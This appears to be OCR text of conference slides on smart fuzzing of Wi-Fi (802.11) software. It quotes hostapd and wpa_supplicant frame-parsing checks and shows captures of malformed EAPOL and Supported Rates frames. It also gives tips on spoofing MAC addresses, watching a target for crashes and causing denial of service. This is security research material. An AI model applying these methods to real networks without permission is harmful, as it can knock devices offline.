
- wpa_supplicant resolve
- What effect will it have?

```
Frame 187: 51 bytes on wire (408 bits), 51 byt
Radiotap Header v0, Length 13
802.11 radio information
IEEE 802.11 QoS Data, Flags: .......T
Logical-Link Control
802.1X Authentication
  Version: Unknown (164)
  Type: Unknown (110)
  Length: 64483
```

```
Frame 51: 46 bytes on wir
Radiotap Header v0, Lengt
802.11 radio information
IEEE 802.11 QoS Data, Fla
Logical-Link Control
802.1X Authentication
  Version: Unknown (173)
  Type: MKA (5)
  Length: 57512
MACsec Key Agreement
[Malformed Packet: EAPOL-MKA]
```

```c
while (left > 0) {
    u32 avp_code, avp_length, vendor_id = 0;
    u8 avp_flags, *dpos;
    size_t pad, dlen;
    avp = (struct ttls_avp *) pos;
    avp_code = be_to_host32(avp->avp_code);
    avp_length = be_to_host32(avp->avp_length);
    avp_flags = (avp_length >> 24) & 0xff;
    avp_length &= 0xffffff;
    wpa_printf(MSG_DEBUG, "EAP-TTLS: AVP: code=%d flags=0x%02x "
           "length=%d", (int) avp_code, avp_flags,
           (int) avp_length);
    if ((int) avp_length > left) {
        wpa_printf(MSG_WARNING, "EAP-TTLS: AVP overflow "
               "(len=%d, left=%d) - dropped",
               (int) avp_length, left);
        goto fail;
    }
    if (avp_length < sizeof(*avp)) {
        wpa_printf(MSG_WARNING, "EAP-TTLS: Invalid AVP length "
               "%d", avp_length);
        goto fail;
    }
```

Demo




How to Smart Fuzzing ?

Basic Checkin

Check if IEs can be parsed.

IE Format:



802.11 Fuzzing

Basic Checking

The structure of Mgmt

```
le16 frame_control;
le16 duration;
u8 da[6];
u8 sa[6];
u8 bssid[6];
le16 seq_ctrl;
```

The structure of IEs

```
struct ieee802_11_elems {
    const u8 *ssid;
    const u8 *supp_rates;
    const u8 *ds_params;
    const u8 *challenge;
    const u8 *erp_info;
    const u8 *ext_supp_rates;
    const u8 *wpa_ie;
    const u8 *rsn_ie;
    ...
    u8 ssid_len;
    u8 supp_rates_len;
    u8 challenge_len;
    u8 ext_supp_rates_len;
    u8 wpa_ie_len;
    u8 rsn_ie_len;
    ...
    struct mb_ies_info mb_ies;
};
```

How to Smart Fuzzing ?

Basic Checking

- **Check length of each tags:**

```
id = *pos++;
elen = *pos++;
left -= 2;
```

```
if (elen > left) {
    if (show_errors) {
        wpa_printf(MSG_DEBUG, "IEEE 802.11 element "
                   "parse failed (id=%d elen=%d "
                   "left=%lu)",
                   id, elen, (unsigned long) left);
        wpa_hexdump(MSG_MSGDUMP, "IEs", start, len);
    }
    return ParseFailed;
}
```

- **Check length of SSID:**

```
case WLAN_EID_SSID:
    if (elen > SSID_MAX_LEN) {
        wpa_printf(MSG_DEBUG,
                   "Ignored too long SSID element (elen=%u)",
                   elen);
        break;
    }
    elems->ssid = pos;
    elems->ssid_len = elen;
    break;
```

How to Smart Fuzzing ?

Checking Probe_request

- SSID & Support Rate
- ds_params[0]
- Vendor_ie

```
if ((!elems.ssid || !elems.supp_rates)) {
    wpa_printf(MSG_DEBUG, "STA " MACSTR " sent probe request "
               "without SSID or supported rates element",
               MAC2STR(mgmt->sa));
    return;
}
```

```
if (elems.ds_params &&
    hapd->iface->current_mode &&
    (hapd->iface->current_mode->mode == HOSTAPD_MODE_IEEE80211G ||
     hapd->iface->current_mode->mode == HOSTAPD_MODE_IEEE80211B) &&
    hapd->iconf->channel != elems.ds_params[0]) {
    wpa_printf(MSG_DEBUG,
               "Ignore Probe Request due to DS Params mismatch: chan=%u != ds.chan=%u",
               hapd->iconf->channel, elems.ds_params[0]);
    return;
}
```

```
if (hapd->p2p && hapd->p2p_group && elems.wps_ie) {
    struct wpabuf *wps;
    wps = ieee802_11_vendor_ie_concat(ie, ie_len, WPS_DEV_OUI_WFA);
    if (wps && !p2p_group_match_dev_type(hapd->p2p_group, wps)) {
        wpa_printf(MSG_MSGDUMP, "P2P: Ignore Probe Request "
                   "due to mismatch with Requested Device "
                   "Type");
        wpabuf_free(wps);
        return;
    }
    wpabuf_free(wps);
}

if (hapd->p2p && hapd->p2p_group && elems.p2p) {
    struct wpabuf *p2p;
    p2p = ieee802_11_vendor_ie_concat(ie, ie_len, P2P_IE_VENDOR_TYPE);
    if (p2p && !p2p_group_match_dev_id(hapd->p2p_group, p2p)) {
        wpa_printf(MSG_MSGDUMP, "P2P: Ignore Probe Request "
                   "due to mismatch with Device ID");
        wpabuf_free(p2p);
        return;
    }
    wpabuf_free(p2p);
}
```

CYBER PEACE TECHNOLOGY

How to Smart Fuzzing ?

Checking Authentication

- Length of management frame
- sa & own_addr
- Repeated authentication

```
if (len < IEEE80211_HDRLEN + sizeof(mgmt->u.auth)) {
    wpa_printf(MSG_INFO, "handle_auth - too short payload (len=%lu)",
               (unsigned long) len);
    return;
}
```

```
if (os_memcmp(mgmt->sa, hapd->own_addr, ETH_ALEN) == 0) {
    wpa_printf(MSG_INFO, "Station " MACSTR " not allowed to authenticate",
           MAC2STR(mgmt->sa));
    resp = WLAN_STATUS_UNSPECIFIED_FAILURE;
    goto fail;
}
```

```
if (sta) {
    if ((fc & WLAN_FC_RETRY) &&
        sta->last_seq_ctrl != WLAN_INVALID_MGMT_SEQ &&
        sta->last_seq_ctrl == seq_ctrl &&
        sta->last_subtype == WLAN_FC_STYPE_AUTH) {
        hostapd_logger(hapd, sta->addr,
                       HOSTAPD_MODULE_IEEE80211,
                       HOSTAPD_LEVEL_DEBUG,
                       "Drop repeated authentication frame seq_ctrl=0x%x",
                       seq_ctrl);
        return;
    }
```

How to Smart Fuzzing ?

Checking Association_request frame

- **Length of management frame**
- **Repeated Association**
- **Listen_interval**
- **IEs(ssid, wmm, capability, Support**

```
if (len < IEEE80211_HDRLEN + (reassoc ? sizeof(mgmt->u.reassoc_req) :
                    sizeof(mgmt->u.assoc_req))) {
    wpa_printf(MSG_INFO, "handle_assoc(reassoc=%d) - too short payload (len=%lu)",
               reassoc, (unsigned long) len);
    return;
}
```

```
if (listen_interval > hapd->conf->max_listen_interval) {
    hostapd_logger(hapd, mgmt->sa, HOSTAPD_MODULE_IEEE80211,
                   HOSTAPD_LEVEL_DEBUG,
                   "Too large Listen Interval (%d)",
                   listen_interval);
    resp = WLAN_STATUS_ASSOC_DENIED_LISTEN_INT_TOO_LARGE;
    goto fail;
}
```

```
if ((fc & WLAN_FC_RETRY) &&
    sta->last_seq_ctrl != WLAN_INVALID_MGMT_SEQ &&
    sta->last_seq_ctrl == seq_ctrl &&
    sta->last_subtype == reassoc ? WLAN_FC_STYPE_REASSOC_REQ :
    WLAN_FC_STYPE_ASSOC_REQ) {
    hostapd_logger(hapd, sta->addr, HOSTAPD_MODULE_IEEE80211,
                   HOSTAPD_LEVEL_DEBUG,
                   "Drop repeated association frame seq_ctrl=0x%x",
                   seq_ctrl);
    return;
```

```
resp = check_ssid(hapd, sta, elems.ssid, elems.ssid_len);
if (resp != WLAN_STATUS_SUCCESS)
    return resp;
resp = check_wmm(hapd, sta, elems.wmm, elems.wmm_len);
if (resp != WLAN_STATUS_SUCCESS)
    return resp;
resp = check_ext_capab(hapd, sta, elems.ext_capab, elems.ext_capab_len);
if (resp != WLAN_STATUS_SUCCESS)
    return resp;
resp = copy_supp_rates(hapd, sta, &elems);
if (resp != WLAN_STATUS_SUCCESS)
    return resp;
```

How to Smart Fuzzing ?

Checking Beacon

```
struct {
    u8 timestamp[8];
    le16 beacon_int;
    le16 capab_info;
    /* followed by some of SSID, Suppo
     * FH Params, DS Params, CF Params
    u8 variable[];
} STRUCT_PACKED beacon;
```

```
struct wmm_information_element {
    /* Element ID: 221 (0xdd); Length: 7 */
    /* required fields for WMM version 1 */
    u8 oui[3]; /* 00:50:f2 */
    u8 oui_type; /* 2 */
    u8  u8 wmm_information_element::version
    u8 version; /* 1 for WMM version 1.0 */
    u8 qos_info; /* AP/STA specific QoS info */

} STRUCT_PACKED;
```

- Length of management frame

```
struct ieee802_11_elems elems;

if (len < IEEE80211_HDRLEN + sizeof(mgmt->u.beacon)) {
    wpa_printf(MSG_INFO, "handle_beacon - too short payload (len=%lu)",
           (unsigned long) len);
    return;
}
```

```
struct wmm_parameter_element {
    /* Element ID: 221 (0xdd); Length: 24 */
    /* required fields for WMM version 1 */
    u8 oui[3]; /* 00:50:f2 */
    u8 oui_type; /* 2 */
    u8 oui_subtype; /* 1 */
    u8 version; /* 1 for WMM version 1.0 */
    u8 qos_info; /* AP/STA specific QoS info */
    u8 reserved; /* 0 */
    struct wmm_ac_parameter ac[4]; /* AC_BE, AC_BK, AC_VI, AC_VO */

} STRUCT_PACKED;
```

How to Smart Fuzzing ?

- Different 802.11 standards have different IE tags

- You can't construct a malformed frame that the driver can't receive!

- Keep the same channel, except that the broadcast frame does not need to specify the MAC address, the other must fake the same MAC address.Because they communicate via MAC address

- Monitor the target to detect the target crash status when performing fuzzing on the target

How to Smart Fuzzing ?


If you want to construct a valid payload, please follow the protocol specification!

Let your fuzzer change smart ！

```
▼ IEEE 802.11 wireless LAN
  ▶ Fixed parameters (4 bytes)
  ▼ Tagged parameters (15 bytes)
    ▶ Tag: SSID parameter set: AAA
    ▼ Tag: Supported Rates BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20), BSS r…
        Tag Number: Supported Rates (1)
        Tag length: 8
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
        Supported Rates: BSS requires support for mandatory features of HT PHY (IEEE 802.11 - Clause 20) (0xff)
```

How to Smart Fuzzing ?

Long-term sending malformed data will cause interference to the channel, and the large packet data may also cause the router to refuse service.



Conclusion

- You can try fuzzing other wireless protocols, for example, WIMAX, BLE, zigbee

- Create your own fuzzers for different drivers instead of sending frames that the driver can't receive

- Wireless adapters come in a variety of modes, so try more.

Q&A

THANKS